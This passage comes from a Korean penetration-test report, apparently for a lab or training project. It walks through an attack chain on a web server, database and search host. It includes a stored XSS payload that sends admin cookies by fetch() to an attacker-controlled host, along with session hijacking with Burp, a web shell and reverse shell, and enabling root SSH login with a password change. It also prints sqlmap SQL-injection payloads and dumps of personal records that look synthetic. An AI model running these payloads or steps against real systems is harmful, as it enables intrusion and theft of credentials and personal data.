+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://tsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Root page / redirects to: login.php
+ /Index: Uncommon header 'tcn' found, with contents: list.
+ /Index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index
p. See: http://www.wisec.it/sectoor.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /config.php: PHP Config file may contain database IDs and passwords.
+ /config/: Configuration information may be available remotely.
+ /~PHPR885F2A0-3C92-11d3-A3A0-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /~PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /config/chcks.txt: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /config/html/cnf_gi.htm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /login.php: Admin login page/section found.
+ /?s= PHP allows retrieval of the source code via the -s parameter, and may allow command execution.
+ /login.php?s= PHP allows retrieval of the source code via the -s parameter, and may allow command execution.
+ /etc/: Directory indexing found.
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	88 / 104

- 사전에 탈취한 계정으로 로그인 후 관리자 문의란 확인

The screenshot shows a web application interface for managing tickets. At the top, there's a header bar with a logo, a search bar containing 'br-web.s-core.it/index.php', and a zoom level of '80%'. Below the header is a table listing two tickets:

번호	제목	내용	작성자	작성일
2	자료 업로드 방법 공지	모든 직원은 매주 월요일 오전까지 주간 스프린트 보고서를 업로드해 주세요.	총무팀	2025-08-05 20:30:15
1	내부 시스템 점검 안내	이번 주 금요일 18시부터 내부 시스템 점검이 진행됩니다. 작업 시간 동안 서비스 이용이 제한될 수 있습니다.	관리자	2025-08-05 20:30:15

Below the table is a section titled '게시글 작성' (Post creation) with input fields for '제목' (Title) and '내용' (Content), and a blue '글쓰기' (Write) button.

Another section titled '고객사 문의처' (Customer Inquiry) lists two companies with their contact information:

- SK Hynics**
  - IT팀: admin@skhynics.io
  - 전화: 02-2374-2000
- Samsung 삼성물산**
  - IT팀: admin@samsung.io
  - 전화: 02-2000-0483

A third section titled '관리자에게 문의' (Inquiry to Manager) has input fields for '이름' (Name) and '문의 내용' (Inquiry Content), with a blue '문의하기' (Inquire) button.

- 문의란에 쿠키 탈취를 위한 JS 스크립트를 삽입

### 관리자에게 문의

The screenshot shows a message composition screen. The subject field contains 'no1'. The message body contains the following JavaScript code:

```
<script>
fetch('http://[REDACTED]/log.php?cookie=' + document.cookie);
</script>
```

Below the message body is a blue '문의하기' (Inquire) button.

- 관리자 접속 이후 쿠키 반환 확인

```
-rwx----- 1 www-data www-data 209 Aug  5 07:53 cookie.txt
-rw-r--r-- 1 root      root      364 Jul 28 04:11 log.php
[2025-08-05 11:56:10] IP: [REDACTED] | UA: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 |
Cookie: PHPSESSID=4a56b3147b11945f7dcb9ec1f3e6237c
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	89 / 104

- 수집한 쿠키 정보로 BurpSuite를 통해 세션 하이제킹 시도, 로그인 실패 history 기록

The screenshot shows the Burp Suite interface. On the left, a list of recorded requests shows several GET and POST requests to the '/login.php' endpoint. On the right, a browser window displays a login form with fields for 'ID' and 'Password'. A red error message at the bottom of the form reads '아이디 또는 비밀번호가 일치하지 않습니다.' (The ID or password does not match). Below the browser window, a status bar indicates the current time as 2025-08-05 08:07:38.

- 로그인 헤더 구조 파악

The screenshot shows the Burp Suite interface with two recorded requests for the '/login.php' endpoint. The second request is selected. Below the requests, the 'Request' tab is active, displaying the raw HTTP header and body. The header includes common fields like Host, Content-Length, Cache-Control, Accept-Language, Origin, Content-Type, Upgrade-Insecure-Requests, User-Agent, and Accept. The body of the request contains a cookie ('PHPSESSID') and two parameters ('id' and 'pw').

Host	Method	URL	Params
http://br-web.s-core.it	GET	/login.php	
http://br-web.s-core.it	POST	/login.php	✓

```
1 POST /login.php HTTP/1.1
2 Host: br-web.s-core.it
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://br-web.s-core.it
7 Content-Type: application/x-www-form-urlencoded
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/135.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://br-web.s-core.it/login.php
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=04669a32fabe6a9c00f6e347d6ea6976
14 Connection: keep-alive
15
16 id=AAAAAA&pw=BBBBBB
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	90 / 104

- 쿠키 및 ID / PW 등의 헤더 파라미터 변조

The screenshot shows the 'Sniper attack' tool interface. The target is set to 'http://br-web.s-core.it'. The payload position is 'All payload positions', payload type is 'Simple list', count is 10, and request count is 30. The payload configuration section shows a list of strings used as payloads, including admin, root, tool, administrator, control, ctrl, admin, scorescore, bweeb, bwebscore, and S. An add button is available to include more strings from a file. The payload processing and encoding sections are also visible.

Target: http://br-web.s-core.it

Positions: Add \$ Clear \$ Auto \$

Update Host header to match target

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load...	root
	tool
Remove	administrator
Clear	control
Duplicate	ctrl
	admin
	scorescore
	bweeb
	bwebscore
Add	S

AddFrom list... [Pro version only]

Payload processing

Payload encoding

```
1 POST /login.php HTTP/1.1
2 Host: br-web.s-core.it
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://br-web.s-core.it/login.php
8 Content-Type: application/x-www-form-urlencoded
9 Upgrade-Insecure-Requests: 1
10 Connection: keep-alive
11 DNT: 1
12 X-Forwarded-For: 127.0.0.1
13 X-Real-IP: 127.0.0.1
14 Cookie: PHPSESSID=4a56b3147b11945f7dc9ec1f9e6237c
15 Connection: keep-alive
16
17 id=$AAAAAAA$|pw=$BBBBBB$&role=$CCCCCC$
```

- Status 200으로 세션 하이제킹 성공을 확인

2. Intruder attack of http://br-web.s-core.it

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
21	3	admin	200	77			407	
22	3	root	401	76			407	
23	3	toor	401	75			407	
24	3	administrator	401	61			407	
25	3	control	401	76			407	
26	3	ctrl	401	75			407	
27	3	item	401	76			407	
28	3	scorescore	401	75			407	
29	3	brweb	401	59			407	
30	3	brwebscore	401	75			407	

#### - 관리자 페이지 로그인 확인

The screenshot shows a web application interface in Korean. At the top, there's a navigation bar with links like '로그인' (Login), '회원가입' (Registration), '문의사항' (Inquiry), '게시판' (Board), and '설문조사' (Survey). The main content area has three sections:

- 관리자 페이지**: A header with '관리자 페이지' and a link 'admin님 [로그아웃]'. Below it is a table titled '게시판 관리' (Board Management) with columns: ID, 제목 (Title), 내용 (Content), 작성자 (Author), 작성일 (Date), and 삭제 (Delete). It lists three posts:

ID	제목	내용	작성자	작성일	삭제
3	보안 교육 자료 공유	8월 보안 교육 자료는 자료실에서 확인 가능합니다. 수강 후 확인서 제출 바랍니다.	정보보안 팀	2025-08-05 20:30:15	삭제
2	자료 업로드 방법 공지	모든 직원은 매주 월요일 오전까지 주간 스프린트 보고서를 업로드해 주세요.	총무팀	2025-08-05 20:30:15	삭제
1	내부 시스템 점검 안내	이번 주 금요일 18시부터 내부 시스템 점검이 진행됩니다. 작업 시간 동안 서비스 이용이 제한될 수 있습니다.	관리자	2025-08-05 20:30:15	삭제

- 문의사항 관리**: A table with columns: ID, 이름 (Name), 메시지 (Message), 작성일 (Date), and 삭제 (Delete). It shows one inquiry from 'no 1' on August 5, 2025, at 20:52:53.
- 회원가입 요청 관리**: A table with columns: ID, 아이디 (ID), 이름 (Name), 이메일 (Email), 전화번호 (Phone), 승인 (Approval), and 거절 (Reject).



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	91 / 104

- 관리자 페이지의 업로드 페이지에서 웹 셀을 업로드

Upload File

Browse... No file selected.

Upload

Uploaded successfully to uploads/.php

- 웹 셀을 통해 리버스 세션을 성립

```
listening on [any] 3308 ...
connect to [10.8.0.1] from (UNKNOWN) [10.5.1.10] 54008
```

- 계정 및 권한을 확인

```
pwd
/var/www/uploads
whoami
www-data
sudo
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
           {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
sudo ls -l /root
total 8
drwxr-xr-x 2 root root 4096 May 21 2012 Desktop
drwxr-xr-x 2 root root 4096 Aug 6 22:27 roottdir
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	92 / 104

### - IP 정보 확인

```
ifconfig
eth1      Link encap:Ethernet HWaddr 00:0c:29:a3:1d:72
          inet addr:10.5.    Bcast:10.5.    Mask:255.255.255.0
                  inet6 addr: fe80::20c:29ff:fea3:1d72/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:44870 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:46315 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:8102831 (7.7 MB) TX bytes:27943223 (26.6 MB)
                      Interrupt:16 Base address:0x2080
```

### - 로컬 네트워크의 정보 수집

```
arp
Address           HWtype  HWaddress        Flags Mask   Iface
10.5.             ether   00:0C:29:0C:7D:72 C       eth1
10.5.             ether   CA:02:2C:20:00:00 C       eth1
```

### - SSH 접속을 위한 시스템 설정 조작

```
ls /etc/ssh
moduli
ssh_config
ssh_host_dsa_key
ssh_host_dsa_key.pub
ssh_host_rsa_key
ssh_host_rsa_key.pub
sshd_config

sed -i 's/^#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config
service ssh restart

echo "root:asd123!@" | sudo chpasswd
```

### - SSH 세션 성립

```
root@www:~# tty
/dev/pts/1
root@www:~
root@www:~# whoami
root
root@www:~# id
uid=0(root) gid=0(root) groups=0(root)
root@www:~# tty
/dev/pts/1
```




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	93 / 104

### ▣ DB 대상 침투 단계

#### DB 대상 침투 단계 흐름도



- 웹 서버의 참조 DB를 확인

```
cat /var/www/config.php
<?php
$db_host = "localhost";
$db_user = "red";
$db_pass = "asd123!@";
$db_name = "vuln";

$conn = new mysqli($db_host, $db_user, $db_pass, $db_name);
if ($conn->connect_error) die("Connection failed: " . $conn->connect_error);

mysqli_set_charset($conn, 'utf8');
?>
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	94 / 104

- 참조 DB의 정보, 웹 서버에 대한 정보만 확인

```
root@www:~# mysql -u red -p
Enter password:
Welcome to the MySQL monitor.
Your MySQL connection id is 892
Server version: 5.0.51a-3ubuntu5

Type 'help;' or '\h' for help.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| vuln |
+-----+
3 rows in set (0.00 sec)

mysql> show tables;
+-----+
| Tables_in_vuln |
+-----+
| board |
| contact |
| register_requests |
| users |
+-----+
4 rows in set (0.00 sec)

Database changed
mysql> select * from users;
+----+----+----+----+----+----+----+
| id | username | password | role | name | user_email | user_phone |
+----+----+----+----+----+----+----+
| 1 | admin | [REDACTED] | admin | [REDACTED] | @naver.com | [REDACTED] |
| 2 | bbs0909 | [REDACTED] | user | [REDACTED] | @naver.com | [REDACTED] |
+----+----+----+----+----+----+----+
2 rows in set (0.00 sec)

mysql> select * from register_requests;
Empty set (0.00 sec)
```

- 기존에 수집한 호스트 중 도메인이 DB인 호스트 스캔 결과 3306 포트 Listen 확인

```
root@www:~# nmap -sS -T4 br-db.s-core.it
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 01:35 EDT
Nmap scan report for br-db.s-core.it (10.5.6.130)
Host is up (0.39s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
3306/tcp  open  mysql

Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
```

- 스니핑을 통해 br-db 호스트와 통신하는 br-search 호스트 특정

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
01:52:17.410477 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [S], seq 3615114794, win 5840, options [mss 1
01:52:17.448836 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [S.], seq 3692294918, ack 3615114795, win 579
nop,wscale 5], length 0
01:52:17.448980 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 1, win 183, options [nop,nop,TS val
01:52:37.461420 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 1:67, ack 1, win 181, options [nop,
01:52:37.461825 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 67, win 183, options [nop,nop,TS val
01:52:37.466089 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 1:67, ack 67, win 183, options [nop,
01:52:37.491761 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [.], ack 63, win 181, options [nop,nop,TS val
01:52:37.491764 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 67:78, ack 63, win 181, options [no
01:52:37.492771 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 63:100, ack 78, win 183, options [n
01:52:37.522383 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 78:157, ack 100, win 181, options [
01:52:37.557757 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 157, win 183, options [nop,nop,TS va
01:52:52.746544 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 100:119, ack 157, win 183, options
01:52:52.774795 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 157:263, ack 119, win 181, options
01:52:52.775041 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 263, win 183, options [nop,nop,TS va
01:52:55.618437 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 119:141, ack 263, win 183, options
01:52:55.647913 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 263:327, ack 141, win 181, options
01:52:55.648090 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 327, win 183, options [nop,nop,TS va
01:52:55.648090 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 141:148, ack 327, win 183, options
01:52:55.679066 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 327:338, ack 148, win 181, options
01:52:55.679539 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 148:167, ack 338, win 183, options
01:52:55.709319 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 338:444, ack 167, win 181, options
01:52:55.709669 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 167:183, ack 444, win 183, options
01:52:55.740327 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 444:539, ack 183, win 181, options
01:52:55.740827 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 183:197, ack 539, win 183, options
01:52:55.770960 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 539:891, ack 197, win 181, options
01:52:55.807998 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 891, win 216, options [nop,nop,TS va
01:53:02.922132 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [P.], seq 197:224, ack 891, win 216, options
01:53:02.940443 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [.], seq 891:3787, ack 224, win 181, options
01:53:02.940760 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 2339, win 307, options [nop,nop,TS v
01:53:02.940761 IP br-search.s-core.it.56771 > br-db.s-core.it.mysql: Flags [.], ack 3787, win 397, options [nop,nop,TS v
01:53:02.971016 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 3787:5235, ack 224, win 181, option
01:53:02.971017 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 5235:8131, ack 224, win 181, options
01:53:02.971161 IP br-db.s-core.it.mysql > br-search.s-core.it.56771: Flags [P.], seq 8131:9014, ack 224, win 181, option
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	95 / 104

- br-search 호스트 포트 스캐닝 결과 8080 포트 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 01:56 EDT
Nmap scan report for br-search.s-core.it ( )
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 00:0C:29:0C:7D:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

- 헤더를 통해 웹 서버인 것을 확인

```
HTTP/1.1 200 OK
Date: Thu, 07 Aug 2025 06:24:46 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html; charset=utf-8
```

- 웹 방화벽을 사용하지 않는 것을 확인

~ WAFW00F : v2.3.1 ~  
The Web Application Firewall Fingerprinting Toolkit

```
[*] Checking http://br-search.s-core.it:8080
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

- 홈페이지 접속 시도

Search

Search I'm Feeling Lucky



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	96 / 104

- 웹 크롤링 결과 DB 연동, 쿼리 구조 확인

```
<!DOCTYPE html>
<html> <scroll>
  <head> ...
  </head>
  <body>
    <div class="container-login-2"> ...
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js"></script>
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js">
    </script>
    <script src="bootstrap-essentials.js"></script>
    ...
    <script> == $0
      <!-- AJAX DB 값 받아오기 -->
      $('#searchForm').on('submit', function(e) {
        e.preventDefault();
        const query = $('#query').val();

        $.get('search.php', { query: query }, function(data) {
          $('#searchResults').html(data);
        });
      });
      // I'm Feeling Lucky 클릭 이벤트
      $('.btn:contains("I'm Feeling Lucky")').on('click', function() {
        ...
      });
    </script>
  </body>
</html>
```

- ',', '--, # 등의 입력값을 넣어봄으로 SQL Injection 취약성을 확인

'	''	--	##
Search	Search	Search	Search
I'm Feeling	I'm Feeling	I'm Feeling	I'm Feeling

검색어는 최소 2자 이상 입력하세요.

검색 결과 없음.

검색 결과 없음.

검색 결과 없음.

- SQL Injection 페이로드 생성

```
GET parameter 'query' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:

Parameter: query (GET)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: query=test' AND (SELECT 7005 FROM (SELECT(SLEEP(5)))sfiz) AND 'RYtS'='RYtS

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: query=test' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6a6b71,0x5349474d58757445514d4155446d4a
576766546550764a4f62674d4a6e6d69784856504a54504343,0x7170627871),NULL,NULL-- -
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	97 / 104

- 페이로드 삽입 이후 주요 정보 탈취

The screenshot shows a web browser window with the URL `br-search.s-core.it:8080` in the address bar. The page title is "Search". Below the title, there is a search query in a text input field: `' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x717a6a6b71,0x5349474d58757445514d4155446d4a576766546550764a4f62674d4a6e`. Below the input field are two buttons: "Search" and "I'm Feeling Lucky". The main content area displays four user records:


- ID: 1**  
**Name:** 권영자  
**Email:** hyeonsug76@naver.com  
**Phone:** 0635938242  
**Address:** 광주광역시 금천구 양재천로 484-72  
**가입일:** 2021-02-04
- ID: 2**  
**Name:** 강지훈  
**Email:** hbag@naver.com  
**Phone:** 0318016097  
**Address:** 인천광역시 송파구 학동9길 823-70 (상월지양리)  
**가입일:** 2021-02-20
- ID: 3**  
**Name:** 한유진  
**Email:** hyeonsugjo@naver.com  
**Phone:** 0621965934  
**Address:** 충청남도 안산시 단원구 백제고분거리 92  
**가입일:** 2023-12-28
- ID: 4**  
**Name:** 김광수  
**Email:** baejihye@live.com



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	98 / 104

### ㅂ) SIEM 대상 침투 단계



- 스니핑 중에 5044(LogStash) 패킷 트래픽 확인

```
tcpdump: listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
17:37:00.442233 IP (tos 0x0, ttl 64, id 3006, offset 0, flags [DF], proto TCP (6), length 60)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [S], cksum 0x1ac1 (incorrect → 0x1340), seq 3422038
503, win 64240, options [mss 1460,sackOK,TS val 722814009 ecr 0,nop,wscale 7], length 0
17:37:00.473488 IP (tos 0x0, ttl 63, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    mn-elk.s-core.it.5044 > br-web.s-core.it.42586: Flags [S.], cksum 0x2aa2 (correct), seq 497563537, ack 3422038
2038504, win 65160, options [mss 1460,sackOK,TS val 2355954510 ecr 722814009,nop,wscale 7], length 0
17:37:00.473530 IP (tos 0x0, ttl 64, id 3007, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [.], cksum 0x1ab9 (incorrect → 0x55d2), seq 1, ack 1, win 502, options [nop,nop,TS val 722814056 ecr 2355954510], length 0
17:37:00.473937 IP (tos 0x0, ttl 64, id 22185, offset 0, flags [DF], proto TCP (6), length 60)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [S], cksum 0x1ac1 (incorrect → 0x2e41), seq 1472561
894, win 64240, options [mss 1460,sackOK,TS val 722814056 ecr 0,nop,wscale 7], length 0
17:37:00.504470 IP (tos 0x0, ttl 63, id 0, offset 0, flags [DF], proto TCP (6), length 60)
    mn-elk.s-core.it.5044 > br-web.s-core.it.42590: Flags [S.], cksum 0xe4c6 (correct), seq 4112105692, ack 14
